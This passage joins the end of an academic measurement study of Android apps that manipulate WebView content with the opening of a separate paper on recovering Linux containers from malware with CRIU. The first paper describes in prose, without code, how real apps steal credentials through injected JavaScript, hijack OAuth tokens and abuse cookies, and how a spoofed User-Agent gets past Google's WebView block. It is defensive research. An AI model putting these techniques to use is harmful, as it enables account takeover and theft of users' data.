**Evaluation of Principal Identifier and XPMClassifier**. For each Web resource manipulation point, Principal Identifier extracts the Web principal and app principal, then XPMClassifier judges whether this is XPM by leveraging search engine knowledge. To evaluate the performance of the two modules, we randomly select 1,200 manipulation points identified by the static analyzer, and manually label them as XPM or not. The performance of XPMClassfier depends on the threshold $\theta$. To set $\theta$, we select 1,000 labeled manipulation points from our ground truth and draw the receiver operating characteristic (ROC) curve by trying different thresholds (as shown in Figure 4). Our aim is to gain the balance between false positive rate (FPR) and false negative rate (FNR), so we choose the threshold at the equal error rate (EER) point, that is 0.3134.

We use the left 200 manipulation points to test the performance of Principal Identifier and XPMClassifier. As showed in Table 4, our tool finds 94 XPM points, while 93 of them are true positive. Therefore, the precision and recall of Principal Identifier and XPMClassifier are 98.9% and 97.9% respectively.

We further manually inspect the false positives and false negatives. The cause for the false positives is the lack of search result for some Web principals from small websites. Since these Web sites are not popular, these false positives do not affect the overall result and finding. The false negatives are caused by unofficial apps whose app principals are highly related to those of the official ones. For these cases we need to use more complex techniques to extract app principal. Considering the recall rate is relatively high, we argue current design is quite acceptable to perform a large-scale study.



Figure 4: ROC curve for varied $\theta$ in XPMClassfier with 1000 manipulation points.

Table 4: Precision and recall of Principal Identifier and XPMClassifier.

| | |
|---|---|
| # of Manually Labeled XPM | 95 |
| # of Detected XPM | 94 |
| # of True Positive | 93 |
| Precision | 98.9% |
| Recall | 97.9% |

## 4.2 Prevalence of XPM Behaviors

This section measures the prevalence of XPM behavior in real-world apps. Our results consist of the following findings.

**Finding 1: 49.2% of manipulation points are cross-principal**. As shown in Table 3, XPMChecker finds 29,448 manipulation points, while 14,476 of them is crossing principal, which means 49.2% of manipulation points are cross-principal.

**Finding 2: 16.9% of apps manipulate Web resources, and 4.8% of apps have XPM behaviors**. As shown in Table 3, in all the successfully analyzed 80,964 apps, XPMChecker finds 13,599 apps that contain at least one manipulation points, that is 16.9% of all apps. Further more, XPMChecker finds 3,858 apps have XPM behaviors, which is 4.8% of all apps.

**Finding 3: 63.6% of cross-principal manipulation points originate from libraries**. As shown in Table 5, our results show that 63.6% of cross-principal manipulation points are from 88 libraries, covering 2,545 apps. Meanwhile, 36.4% of the cross-principal manipulation points belong to 1,414 apps. Note some apps may have

Table 5: XPM point distribution according to its location.

| XPM Location | # of XPM Points (%) | # of Apps |
|---|---|---|
| Library | 9,201 (63.6%) | 2,545 |
| App | 5,275 (36.4%) | 1,414 |
| All | 14,476 | 3,858 |

Table 6: Top 10 Web hosts that are cross-principal manipulated.

| rank | manipulated host | rank | manipulated host |
|---|---|---|---|
| 1 | play.google.com | 6 | player.vimeo.com |
| 2 | market.android.com | 7 | maps.google.com |
| 3 | facebook.com | 8 | google.com |
| 4 | youtube.com | 9 | drive.google.com |
| 5 | docs.google.com | 10 | twitter.com |

XPM behaviors in both its app code and library code.

**Finding 4: More than 70% of XPM points manipulate top popular Web services**. We collect the manipulated Web host for all the XPM points and find that more than 70% of them belong to top Web services, such as Google, Facebook and Twitter. We list the top 10 manipulated Web hosts in Table 6.

**Finding 5: Web contents and Web addresses are the most commonly manipulated and cross-principal manipulated Web resources**. We count the manipulation APIs used for all the discovered manipulation points and present the result in Figure 5. We can see that *loadUrlJs* and *evaluateJavascript* are the most frequently used, which support JavaScript injection into Web pages. Besides, APIs that can manipulate Web addresses, such as *shouldOverrideUrlLoading*, *onPageStarted* are also widely used, rendering that Web addresses are of high interest for manipulating. We find *getCookie* API is quite exceptional because it is widely used in manipulation points but few are cross-principal.



Figure 5: Manipulation API Usage.

## 4.3 Breakdown of XPM Behaviors

To further understand what XPM behaviors do in real-world apps, we select some apps to study. In all, we manually study all the 88 libraries in Table 5 which cover 63.6% of all XPM behaviors, and randomly select 100 apps from the 1,414 apps. We classify these XPM behaviors and present the results in Table 7.

Table 7: XPM behaviors in 88 libraries and 100 randomly selected apps.

| Behavior | % in libraries | % in apps |
|---|---|---|
| Customizing Web services | 56.8% | 67.0% |
| Invoking local apps | 30.7% | 16.1% |
| Obtaining OAuth tokens | 2.3% | 4.6% |
| Malicious behaviors | 0 | 0.9% |
| Other behaviors | 5.7 % | 8.2% |
| False positive | 4.5% | 3.2% |

[1] Note that one app may have several XPM behaviors.

We find that the most popular XPM behaviors we found are customizing Web services and invoking local apps. Furthermore, we find several apps exhibiting obvious malicious behaviors, and it is the first time that we can confirm the threat of Web resource manipulation in real-world apps. In the following, we further present our findings in dissecting these XPM behaviors.

### 4.3.1 Necessary XPM Behaviors


**Finding 6: Most of XPM behaviors are necessary to improve the usability for mobile users**. Our manual analysis finds that about 90% of the XPM behaviors provide new functionalities. Here we give some examples. Since Android WebView does not support navigation control [2], we find many XPM behaviors inject JavaScript code to add this feature. We also find a library called "Android-MuPDF" which injects JavaScript code into the Google cloud print page to help users reduce the steps in using cloud print. Another common use case of XPM behavior is to invoke local apps. For example, the "org.nexage.sourcekit.mraid" library uses `shouldOverrideUrlLoading` API to monitor the loaded URLs. If the URLs are ads about apps, it will invoke the local "Google Play" app to display the advertised apps.

### 4.3.2 Unsafe XPM Behaviors


**Finding 7: Some XPM behaviors implement OAuth implicit grant flow in an unsafe way**. We find some XPM behaviors in 2 libraries and 10 apps implement

OAuth implicit grant flow, but in an unsafe way. Figure 6(a) shows the standard and secure OAuth 2.0 implicit grant flow, where an external user-agent is used and third-party app can only access data in step 1 and step 7. However, we find XPM behaviors are used to implement OAuth implicit flow as depicted in Figure 6(b). Instead of using an external user-agent, the third-party app uses an internal user-agent, i.e. a WebView to do the OAuth implicit grant. Then the third-party app uses Web resource manipulation APIs to intercept the access token from the WebView in step 5 in Figure 6(b). For example, we find a library called "com.magzter" that uses `onPageFinished` API to intercept access token when doing OAuth on Twitter.

According to previous research on OAuth security [41, 16, 43] and RFC OAuth 2.0 specification [4], it is unsafe to use internal user-agent. Specifically, the OAuth 2.0 specification [4] says "native apps MUST NOT use embedded user-agents". The security concern is that using internal user-agent means that the whole user-agent can be controlled by the host app, thus all data in OAuth steps can be manipulated by the host app. As shown in Figure 6(b), data in step 1 to step 5 can all be manipulated by the host app, including client ID and redirect URI, user credentials, client name and icon, authorization scope and access token. All these data are highly sensitive and the leakage or modification on these data can cause severe security problems. Unfortunately, although well-studied and documented, our findings show that insecure OAuth implementations with WebViews are still very common.



(a) standard and secure implicit grant



(b) insecure implicit grant implementation

Figure 6: OAuth 2.0 implicit grant. (a) is the standard and secure implicit grant flow using external user-agents (such as external browsers), where the third-party app can only control data in step 1 and step 7. (b) shows common insecure implementation using internal user-agents such as WebViews, where the third-party app is able to manipulate all data from step 1 to step 5.

#### 4.3.3 Malicious XPM Behaviors

**Finding 8: We confirm the Web resource manipulation behaviors with clearly malicious intents for the first time**. As shown in Table 7, our study leads to the discovery of some apps with malicious XPM behaviors. To find more malicious XPM behaviors, we analyze more apps in the 1,414 apps that have XPM behaviors. We write scripts to prioritize XPM behaviors that manipulates either top Web services such as Facebook, Google, or URLs contain very sensitive words, such as "oauth", "token", "password". Then we select 200 apps for manual study, and finally we confirm 22 malicious XPM behaviors in 21 distinct apps (listed in Appendix A). Based on their malicious aims, we classify these apps into three categories: impersonating relying party in OAuth (A1, 2 apps), stealing user credentials (A2, 6 apps) and stealing cookies (A3, 14 apps). Note that one app named InstaView exhibits both A1 and A2 behaviors. We have reported these apps to Google Play, and most of these apps have already been removed.

*A1: Impersonating Relying Party in OAuth.* We find apps impersonate another relying party in OAuth by providing the client ID of the victim in step 1 (see Figure 6(b)) and intercepting access token of the victim in step 5. For example, *Instaview* is a visitor tracking app that tells users who has viewed their *Instagram* account. It has 1,000,000-5,000,000 installations in Google Play. To provide users with the visiting information, it asks users to grant several permissions by OAuth in a WebView. However, it uses the client ID of another app named *Tinder*. After user authorization, it intercepts the access token for *Tinder* using *shouldOverrideUrlLoading* API. After that it continues to impersonate *Tinder* to access user data from the authorization server *Instagram*.

By using the client ID and access token of another app, *Instaview* bypasses registration auditing and resource usage monitoring from *Instagram*. One may think that users would refuse to authorize *Instaview* when they see the permissions are granted to *Tinder*. Actually, we find this app receives more than 27,000 five stars in Google Play. Furthermore, since *Instaview* controls the WebView, it can modify the name and icon in step 3 in Figure 6(b) to cheat users.

*A2: Stealing User Credentials.* Apps in this category inject JavaScript code to sensitive Web pages, such as login page and OAuth authorization page to steal user credentials. For example, *Adkingkong* is an app for

users to buy advertisements. This app has 500,000 to 1,000,000 installations in Google Play. This app asks users to login with their Google accounts in a WebView. However, when users input their emails and passwords, it uses *loadUrlJs* API to inject JavaScript code into the login page and steals user credentials. The *Instaview* app described above also steals user credentials in step 2 of Figure 6(b) using similar methods.

*A3: Stealing and Abusing Cookies*. We find several apps using XPM to steal cookies and abuse these cookies. For example, *Chatous* is an app for users to randomly chat with real people. Its installation count is about 10,000,000 to 50,000,000. It incorporates Facebook OAuth SDK for users to sign in with their Facebook accounts. When Facebook official app is not installed on user devices, Facebook SDK uses a WebView to do the OAuth. After user login, Facebook cookies will be saved into the local storage of WebView. We find that *Chatous* gets Facebook cookies using *CookieManager.getCookie* API and directly invokes Facebook APIs using these cookies to get the user friend list and send invitation messages to all the friends of the user. Actually, without Facebook cookies these APIs are invisible to third-party apps such as *Chatous*. We also find other apps from the same developer of *Chatous* exhibit similar behaviors, including *Melon*, *Kiwi*, and *Plaza*. Both *Melon* and *Kiwi* have 10,000,000 to 50,000,000 installations, and *Plaza* has 1,000,000 to 5,000,000 installations.

**Finding 9: Malicious XPM behaviors exist on both Android and iOS**. For the 21 apps with malicious XPM behaviors, we try to look for their counterparts on iOS platform and successfully find 8 apps have iOS versions. Then we use network traffic analysis to check if they have the same XPM behaviors as their Android counterparts. Finally we confirm the *Chatous* iOS app and other 3 apps from the same developers still have the same malicious XPM behaviors (i.e. stealing and abusing cookies).

**Finding 10: Most of malicious XPM behaviors target OAuth**. In our results, 18 out of 21 apps with malicious XPM behaviors attack OAuth, indicating that OAuth is the mostly targeted Web service.

**Finding 11: Malicious XPM behaviors have affected a large number of users**. For the 21 apps with malicious XPM behaviors, we collect their installation count in Google Play. We find that these 21 apps have total installations ranging from 29,885,000 to 131,220,000, which means a lot of users are affected.

# 5 Implications on Mitigation

Our empirical study shows that the Web resource manipulation capability of WebView brings huge risks to service providers. This section studies the awareness of such risks to service providers and reviews the defensive mechanisms in securing Web service integration.

## 5.1 Risk Awareness to Service Providers

We study five popular Web service providers (Facebook, Twitter, Google, Weibo and QQ) on whether they prohibit users from accessing login and OAuth pages in WebView. The result is shown in Table 8.

Table 8: Experiments on loading login/OAuth pages of major Web service providers in WebView.

| Service providers | Allow login in WebView | Allow OAuth in WebView |
|---|---|---|
| Facebook | Y | Y |
| Twitter | Y | Y |
| Google | Y | N |
| Weibo | Y | Y |
| QQ | Y | Y |

We find that these providers all support user login and OAuth in WebViews, except Google who blocks OAuth in embedded WebViews [3]. However, our further study find that Google only uses "USER-AGENT" header to identify WebViews, which can be easily manipulated by host apps. For example, in Android, apps can use *setUserAgentString* API to change the "USER-AGENT" header to any value such as "Google Chrome". We conduct such an experiment and successfully load Google OAuth page in our controlled WebView. Thus, we draw the following conclusion.

**Finding 12: Most Web service providers are unaware of risks in Web resource manipulation, and can not effectively prevent users from accessing sensitive pages in WebView.**

## 5.2 Evaluating Defensive Techniques

To secure Web service integration, several techniques have been proposed. Based on our measurement results, we rethink their solutions and conclude several findings.

**Finding 13: Complete isolation of WebView is not compatible to most apps.** Complete isolation is a common way to protect host program from untrusted code. LayerCake [41] protects the in-app WebView by running WebView in a separate process and seamlessly sharing UI display and events between the host app process and the WebView process. Similarly, AdSplit [44] and AdDroid [37] use process-level isolation to run WebView-based advertisements in separate processes. Although complete isolation is achieved between the host app process and the WebView process, it can not further support WebView manipulation which requires accessing

WebView resources directly in the host process. In our study, we find that most of XPM behaviors are necessary to improve the usability for mobile users (see Findings 6). Thus, though complete isolation improves security, it is hard to apply to existing apps.

**Finding 14: Fine-grained access control is a must for regulating Web resource manipulation APIs.** Access control is the fundamental way to regulate API usage. To regulate Web resource manipulation APIs, WIREFRAME [20] uses binary rewriting to replace default WebView instances in apps with isolated and mediated WIREFRAME instances. It further provides origin-based access control policy, in which each app is treated as a standalone origin and policies can be expressed as whether an app from origin X can access the Web resources of origin Y. In theory, WIREFRAME is quite useful in preventing the abuse of Web resource manipualation APIs found in our case studies. However, we find the access control mechanism in WIREFRAME is not fine-grained enough because they make the whole app as a single origin, while our Finding 3 shows that more than 60% of XPM behaviors are from libraries. Thus, without fine-grained access control, systems like WIREFRAME are hard to effectively protect Web resources from being abused.

## 6 Discussion

The cross-principal manipulation problem proposed in this paper is similar to the one faced by Web browser extensions [27, 25], since both mobile apps and browser extensions can manipulate Web resources. The common challenge is how to identify suspicious ones. The most significant difference we observe is that mobile apps may manipulate content from their own servers or others, while most browser extensions are designed to operate on web content of others. Thus, different to vetting suspicious browser extensions, a new challenge met by our work is that we need a fine-grained analysis to recognize whether the host app manipulates his own resources or resources of other parties. Our work makes non-trivial efforts by leveraging static analysis, code similarity and search engines.

Currently, our work has a few limitations. Since our static analyzer is based on several existing static analysis tools [28, 11, 30], XPMChecker inherits limitations of these tools. Besides, XPMChecker can not prevent determined attackers from evading our analysis. For example, they can hide the invocations of Web resource manipulation APIs using Java reflection, or obfuscate the identifiers for recognizing Web principals and app principals. To handle this case, XPMChecker can adopt more sophisticated techniques [31, 14, 13, 39] which is an orthogonal research direction. In this paper, XPMChecker is designed to perform an empirical study rather than to be a detection tool. Our evaluation and study show that it is effective to draw several insightful findings.

Although our empirical study is performed on Android apps, the ideas proposed in this paper also work on iOS platform. Finally, in our study, manual effects are involved to classify XPM behaviors. In the future work, we plan to automatically label the types of XPM behaviors with heuristic rules and learning techniques.

## 7 Related Work

The interplay between mobile app, embedded browser, and embedded web content is complex and fraught with security concerns. Prior work have discussed these problems in several aspects.

**Web-to-App Security**. A large number of these works focus on how Web code can attack native apps. Several works point out that malicious JavaScript code from unauthorized Web origin can get sensitive data from the host apps through several ways, including abusing the JavaScript bridge (exported Java functions using *addJavascriptInterface* API) [32, 17, 36, 23], accessing file system [17, 23, 45], abusing HTML5 geolocation API [23] or postMessage API [24]. To detect such malicious Web code, BridgeScope [48] is proposed to precisely and scalably vet JavaScript Bridge vulnerabilities in hybrid apps. Rastogi et al. [40] try to detect and find the provenance of attacks from ad libraries to host apps. Jin et al. [26] study the channels for malicious JavaScript to be loaded by HTML5-based mobile apps. Further more, some defensive mechanisms are also proposed. NoFRAK [22] enforces access control rules for the Web code in Cordova framework, with the help of unforgeable capability tokens from the Web server. Draco [46] provides a uniform and fine-grained access control framework to regulate Web code.

**App-to-Web Security**. An opposite research direction is to study how host apps can attack Web resources. Luo et al. [32] show that malicious apps can attack Web pages by injecting JavaScript code or sniffing and hijacking Web navigation events. In [33], they also demonstrate that malicious apps can hijack touch events of the web pages. Shehab et al. [43] and Chen et al. [16] focus on the security issues of a certain kind of Web service, i.e. OAuth in mobile apps. When using WebView as the user-agent in OAuth, Shehab et al. [43] show that user credentials and authorization interface may be attacked, while Chen et al. [16] point out that access token sent in redirection URI may be leaked by the host app. However, none of existing work seeks to find such attacks in real-world apps. This paper firstly phrases this threat as cross-principal

Web resource manipulation, then overcomes several non-trivial challenges to design a detection tool, and finally confirms this kind of attack in not only Android apps but also iOS apps.

Furthermore, XPMChecker leverages techniques from several related fields, including static analysis, library detection, and text similarity. The static analyzer module is based on state-of-the-art static analysis tools, including Soot [28], Flowdroid [11] and IccTA [30]. Specifically, we use the intermediate representations provided by Soot [28], build an ICFG for each APK based on Flowdroid [11], and extract inter-component information provided by IccTA [30]. Our method to distinguish library code and app code is inspired by some library detection work [19, 47, 34, 49]. Furthermore, search engine is utilized by the XPMClassifier module to recognize XPM behaviors. Besides, search engine is also widely used in the context of short-text semantic similarity, such as in [38, 21, 42, 15].

## 8 Conclusion

This paper conducts the first empirical study on Web resource manipulation with large-scale apps. We define the threats in Web resource manipulation as XPM problems. To support automatically recognizing XPM behaviors, we design XPMChecker which overcomes several non-trivial challenges. With a study of 80,694 top Google Play apps, we find that 49.2% of manipulation points are XPM, 4.8% of apps contain XPM behaviors, and more than 70% XPM behaviors manipulate top popular Web sites. More importantly, we confirm the threat of XPM behaviors with obvious malicious intents in both Android and iOS apps. Our further studies actuate us to rethink existing defensive mechanisms and propose new suggestions for future defense design. Besides, to facilitate further research in XPM behaviors, we release the dataset at `https://xhzhang.github.io/XPMChecker/`.

# Fast and Service-preserving Recovery from Malware Infections Using CRIU

Ashton Webster
*University of Maryland*

Ryan Eckenrod
*University of Maryland*

James Purtilo
*University of Maryland*

## Abstract

Once a computer system has been infected with malware, restoring it to an uninfected state often requires costly service-interrupting actions such as rolling back to a stable snapshot or reimaging the system entirely. To offer a fast and service-preserving malware removal technique, we present CRIU-MR: a mechanism for restoring an infected server running within a Linux container to an uninfected state using Checkpoint/Restore in Userspace (CRIU). We modify the CRIU source code to flexibly integrate with existing malware detection technologies so that it can remove suspected malware processes from within a Linux container using a modified checkpoint/restore event. This allows for an infected container with a potentially damaged filesystem to be checkpointed and subsequently restored on a fresh backup filesystem while both removing malware processes and preserving the state of trusted ones. This method is shown to succeed quickly with minimal impact on service availability, restoring active TCP connections and completely removing several types of malware from infected Linux containers.

## 1 Introduction

Malware attacks remain a persistent threat to computer security from year to year. Symantec alone recorded over 20 billion malware alerts across customer machines during 2010-2011, while both botnet infections and particularly damaging ransomware attacks are growing in number annually [28, 38]. In response, the security community continues to develop intrusion prevention techniques meant to stop malware from propagating to new machines and intrusion detection systems (IDS's) meant to detect malicious processes running on computer hosts [15, 26, 27, 30, 41]. Despite these efforts, many malware infections go undetected and infect new hosts daily.

Once malware has been detected on a host, removing the malware and restoring the host to a trustworthy, unharmed state proves challenging. The malware removal and remediation capabilities of many commercial malware detectors fail to completely erase a malware program's effects [34]. Other recovery solutions record meticulous logs about the processes running on a system in order to rollback and then forward restore infected hosts [25, 33]. However, while these methods are quite effective at removing and recovering from malware, they prove slow, memory and monitoring intensive, and are not known to be used in practice. Compared to log-based recovery, Virtual Machine (VM) based approaches can quickly restore an infected host to a known trustworthy state using snapshots. Unfortunately, restoring a system using snapshots will lose the state of any computations or network connections that were running on the host unless costly logging is implemented as well [18, 35]. Compared to these efforts, we seek to develop a lightweight, quick malware recovery technique which transparently preserves the state of trusted services running on an infected host without the overhead of log-based schemes.

We present a malware recovery system which extends the Checkpoint/Restore In Userspace project (CRIU) [40] to quickly restore an infected Linux container (LXC) to a safe state while removing malware and preserving running services in the process. This technique, which we call CRIU for Malware Recovery (CRIU-MR), allows CRIU to be flexibly integrated with existing malware detection systems. When malware is detected on a Linux container, the container process and its children are first checkpointed with CRIU. Malware processes are identified during this step and marked to be ignored during the subsequent container restore. The container process can then be migrated and restored on a trustworthy backup filesystem with CRIU, excluding the identified malware processes. We show that CRIU-MR only takes 2.8 seconds to complete on average regardless of malware infection type across several Linux malware samples. We find CRIU-MR is primarily useful for hosts

with filesystems such as web servers, preserving active network connections to the host without drastically increasing response latency. By quickly restoring running services while removing malware from a system, CRIU-MR presents a lightweight alternative to log-based and VM-based malware recovery schemes.

## 2 Related Work

Many techniques for recovering from malware infections have been proposed over time. We group these works into the following categories: tradtional, log-based, and VM-based. We discuss these categories, as well as CRIU and LXC, which CRIU-MR relies upon.

### 2.1 Traditional Malware Recovery

The most basic solution to malware remediation is to reinstall the infected host's operating system and reformat any disk drives. While this method is sure to remove the malware and its effects, it is obviously undesirable as it removes all data and processes on the host. Less destructive malware remediation techniques have thus been packaged into the signature-based antivirus programs typically installed on a computer host. Unfortunately, Passerini et al. [34] find that even when these programs detect malware, they may fail to remove malware executables for over 20% of infections. Furthermore, they typically fail to reverse secondary changes to the infected filesystem or changes to registry keys in the case of Windows hosts. While more effective malware remediation techniques have been developed, these solutions remain the most commonly used.

### 2.2 Log-Based Malware Recovery

Log-based recovery techniques, long used in database implementations [32], restore a system's state to a known stable state by using log information to undo undesired operations, correctly reapply valid changes, or both. The Taser [20] recovery system records all file, network, and process operations performed on the system and attempts to use such logs to undo the effects of a malware program once it is flagged by an IDS. However, Taser will be forced to undo all operations logged on the system if the intrusion is not caught in a timely manner, and its recovery method can take many minutes to run in the worst cases. Hsu et al. [25] attempt to differentiate trusted and untrusted applications, logging only untrusted ones in order to rollback their operations if necessary. The downside of this method is that untrusted processes are heavily restricted in terms of their filesystem resources and ability to interact with other processes, requiring user input in most cases for any program to run successfully. It additionally incurs significant runtime and logging overhead for each untrusted process.

Palieri et al. [33] develop a technique for automatically generating a remediation executable which can be run to reverse the effects of a given malware program. While mostly successful, these executables failed to reverse effects in some cases, can accidentally reverse valid changes, and fail to reverse changes an attacker may manually make if the malware provides shell access.

### 2.3 VM-based Malware Recovery

Modern VM hypervisors allow for "snapshots" of a system's filesystem and process state to be taken at any time, which can later be reverted to if necessary. If an older, malware-free snapshot is available, malware can be quickly removed from an infected VM by restoring the VM to the prior snapshot. The downside is that the operations/state of any trusted processes are lost when the snapshot is restored. While not a VM-based technique, MalTRAK [39] uses the concept of "views" or system snapshots in a similar manner to undo the effects of a malware program.

ExecRecorder [18] is a VM-based recovery method which also integrates logging to restore a system to a trusted snapshot before replaying log events for non-malware processes to restore the system state. The costly logging process incurs a 4% runtime overhead and produces an average of over 5GB of logs per hour, and no analysis of how long the recovery process takes is provided. The Secom [35] system attempts to avoid such a logging overhead by first writing a process's changes to an OS-level VM. It then attempts to remove potential malware effects by clustering changes according to higher-level behavioral profiles before merging the non-malware clusters to the VM host. This method is prone to identifying false positives and still degrades program performance by intercepting each system call run on the VM. Finally, the TimeVM [19] system uses a blend of log-based recovery and live backup VMs in different time states to quickly identify a backup VM free of a detected malware infection. This VM can then be rapidly updated to a clean, up-to-date state by replaying the logs of non-malware processes. The expected recovery time using this system was still often higher than 30 seconds, and the effects of a malware process that goes undetected for a long period of time may still be unable to be reversed with this method.

### 2.4 LXC and CRIU

LXC is an open-source Linux project which aims to allow for the virtualization of a Linux system or process within privilege-constrained containers [6]. These con-

tainers are meant to be lightweight alternatives to virtual machines, allowing for Linux virtualization without emulating system hardware and running a separate kernel. LXC containers can be run in a privileged or unprivileged state, and it is generally recommended that containers be run as unprivileged to minimize potential system damage should an attacker discover a way to "escape" the container. Given their own recommendation for unprivileged container use, the LXC maintainers do not consider privileged container escape exploits a serious concern, stating "as privileged containers are considered unsafe, we typically will not consider new container escape exploits to be security issues worthy of a CVE and quick fix" [8].

Checkpoint/Restore in Userspace (CRIU) is another open-source project developed for Linux [40]. CRIU allows for individual Linux processes to be checkpointed during execution, saving their allocated memory and execution progress in image files. These files can subsequently be used by CRIU to restore the process to its prior state of execution when need be. One attractive feature of CRIU is that it is able to restore TCP connections by using the `TCP_REPAIR` socket option [3]. This feature prevents interruptions for TCP connections which are established before the checkpoint/restore process. While the more obvious applications of this technology may be for the live migration of processes between hosts or load balancing, Araujo et. al previously used CRIU in the context of security by redirecting attackers attempting to use known vulnerabilities to dynamically created honeypots [14].

CRIU has been incorporated into the LXC project, allowing for an entire container and the processes running within it to be checkpointed or restored. This is done via the `lxc-checkpoint` utility, which directly calls the locally installed version of CRIU on the container host to checkpoint or restore running containers.

## 3 Design Objectives

After considering previous attempts at malware recovery, we seek to improve on the state of the art in several ways. To this end, we select five desirable properties to guide the design of our solution.

1. *Fast*: The method should minimize the downtime of the system.
2. *Availability-maximizing*: The method should avoid interruptions to services which are not directly affected by the malicious processes.
3. *Flexible*: The method should accept alerts from a variety of sources and make use of the information provided by them.
4. *Information-Gathering*: The method should collect information about the malicious processes to aid in detecting them more easily and quickly in the future.
5. *Comprehensive*: The method should fully remove malware traces and record which changes were reverted.

With these goals in mind, we constructed CRIU-MR. In order to achieve these goals, a few simplifying assumptions were required. First, we suppose the filesystem is "mostly-static", meaning that updates are relatively infrequent, and when they do occur, they can be applied to both the real filesystem and the backups simultaneously. This is the case for many web servers, especially when the data is retrieved from a database on another network node instead of being locally present. This assumption allows for rapid restoration of the filesystem, as the backup can be quickly swapped back into the container root filesystem location in case of an infection without file loss. Additionally, because we make use of Linux container technology, we assume that the attacker cannot escape from the container to the host machine. With this assumption, we are able to make use of an isolated environment which can be independently checkpointed and restored. In the following sections, we describe this system and demonstrate its effectiveness before returning to challenge these assumptions in the "Discussion and Limitations" section (§6).

## 4 Implementation and Architecture

The majority of the implementation of our recovery method exists as modifications to the CRIU source code. Our changes are available as a fork of the CRIU repository on GitHub[1]. These changes are separated into the two main actions of CRIU: checkpoint and restore. Overall, 659 lines of C code were added to implement these features.

### 4.1 Checkpoint

The changes made to the checkpoint process mostly center around reading a "policy" file and using this policy to build a list of container processes which should not be restored. The policy is read into CRIU using Protocol Buffers (also known as protobuf) [21], which is a binary serialization format developed by Google. Protobuf was selected based on its high performance serializing and deserializing data relative to other formats, such as XML or JSON [31], and also because it was already used extensively for the image files generated by CRIU

[1] https://github.com/ashtonwebster/criu

checkpoints. The policy can be composed of a variety of user-defined or dynamically generated rules that are used to omit processes from being restored, including:

- *Executable Name Match:* Whether the executable filename of a process matches a given string
- *File Match:* Whether any opened file of a process matches a given string
- *TCP IP Match:* Whether the IP address for any established TCP connection of a process matches a given IP address
- *Memory Match:* Whether the process contains the specified ASCII or Hex encoded string
- *PID Match:* Whether the PID of a process matches the given PID
- *Parent PID Match:* Whether the parent PID of a process matches the given PPID
- *Parent Executable Name Match:* Whether the parent executable filename matches the given string

In choosing these rule types, we seek to provide a flexible policy language which can identify malware to omit during the restore process based upon alerts provided by various intrusion detection triggers, such as potentially malicious TCP connections, executables which match a virus signature, and flagged PIDs. Using these rules, both *dynamic* and *static* policy elements can be created. Dynamic policies are created from alerts generated by other systems, such as IDS's or antivirus scanners. For instance, outbound firewall rule violations might trigger the generation of a policy to terminate any process attempting to communicate which a suspicious IP address. Users can also define static policies which have a base of assertions that are always enforced, regardless of the type of malware. For example, perhaps some processes should never have child processes under normal execution, or perhaps it is not expected for any process to have a sensitive file open. These assertions can be encoded as static policies, to which dynamic policies are added as attacks are detected. The combination of static and dynamic policy rules allows for detection of a wide variety of malware, including malware which may run exclusively in memory, such as the `meterpreter` metasploit payload [9].

These changes to CRIU source code are mostly additions at the point when information about files, connections, or process identifiers are being dumped to disk. Essentially, we check if there are any matching policy elements for each of these resources, and if there are, the PIDs of relevant processes are written to an additional protobuf formatted file named `omit.img`. It is important to note that no process dump information is discarded in this phase; it is simply logged for later action. This is so that information about potentially malicious processes can be forensically analyzed at a later time, but not restored.

Modifications were also made to the `lxc-checkpoint` command to accept the same parameters as the ones that were added for CRIU. Specifically, parameter processing for the `--policy` (path to the policy to use) and `--base-path` (path to the container filesystem) parameters was added. This required 44 lines of C code added across 3 files. The modified version of LXC is available on GitHub as well[2].

## 4.2 Restore

The core modifications for the CRIU restore process ensure that malicious processes flagged by the checkpoint process in `omit.img` are not restored. This is as simple as iterating over this list of omitted processes and removing the corresponding PIDs. Additionally, the way that missing files are handled by vanilla CRIU is changed. Vanilla CRIU will crash immediately if any process is missing a referenced file. Instead, CRIU-MR is adjusted to simply omit any process with a missing file reference. This is performed by checking to ensure files referenced by file descriptors are actually present on the target filesystem during the reconstruction of the container process tree. In the case of a process with an omitted parent, the child is omitted as well. These changes ensure that as the container is restored on the backup filesystem, processes referencing potentially malicious files that are no longer present will be gracefully omitted during the restore, even if these processes were not directly flagged via a policy rule. This will not harm non-malware processes given the "mostly-static" filesystem assumption.

## 4.3 Architecture

In order to automatically trigger the checkpoint/restore process when an infection is detected and allow for manual triggering, we write a simple program called the recovery agent. The recovery agent listens on a given TCP port for JSON formatted input used to generate a policy. It can receive these input messages from local processes or even other hosts, as demonstrated in Figure 1. Note that this architecture requires no integration on the part of third-party IDS/IPS vendors; all that is required to integrate an alert system with the recovery agent is a small parsing script for turning the system's alerts into JSON and forwarding these alerts to the

[2] https://github.com/ashtonwebster/lxc



Figure 1: The CRIU recovery agent can receive alerts from a variety of sources, both at the host and network level.

CRIU-MR agent. The produced JSON messages constitute dynamic policy rules for triggering a checkpoint/restore event and are added to any static rules in the policy file used by default. This combined policy is then written in the protobuf format and passed to CRIU to perform a checkpoint/restore. The recovery agent also handles the filesystem restore, preparation, and cleanup operations needed to perform quick malware recovery, which will be covered in more detail below. The agent code was implemented in python and is available as a separate open source GitHub repository[3]. With these components, a typical malware recovery follows these steps:

*Infection:* Malware is introduced to the system. This may be through a backdoor, network exploit, or other method. At some point it begins executing and may modify the filesystem.

*Detection:* As a result of the malware on the system, one or more "triggers" may send an alert to the recovery agent. The recovery agent creates a JSON file specifying the trigger type (e.g. AV scanner, IDS, IPS) and relevant information (e.g. filename, TCP connection). This JSON file is used to build the policy used by CRIU for malicious process removal. We have created example JSON generators for Snort [17] (a rule based IDS) and ClamAV [16] (an antivirus scanner). The example code used to generate the JSON alerts and send them to the recovery agent are shown in Appendix A.

*Preparation:* The recovery agent for CRIU-MR listens on a TCP port for a JSON message. Upon receipt of a message, a new rule for process omission will be generated and added to the policy file of existing rules. The policy is then compiled as a protobuf formatted file which is read by our modified version of CRIU. Next, a folder is created for storing the checkpoint/restore data generated by CRIU.

During the subsequent checkpoint/restore, the container will be unavailable for a few seconds. To avoid the loss of any packets arriving during this time, it may be necessary to use the iptables target NFQUEUE on the container host to buffer packets. Essentially, NFQUEUE allows traffic to be sent to userspace for processing, and in this case it can be used to buffer packets while the malware recovery process is being executed. We provide a code listing and further description in appendix B.

*CRIU Checkpoint:* CRIU dumps the relevant image data for all processes (including malicious processes) on the container. Processes will be flagged as malware if they match a specified policy and are written to disk in a protobuf file named `omit.img`.

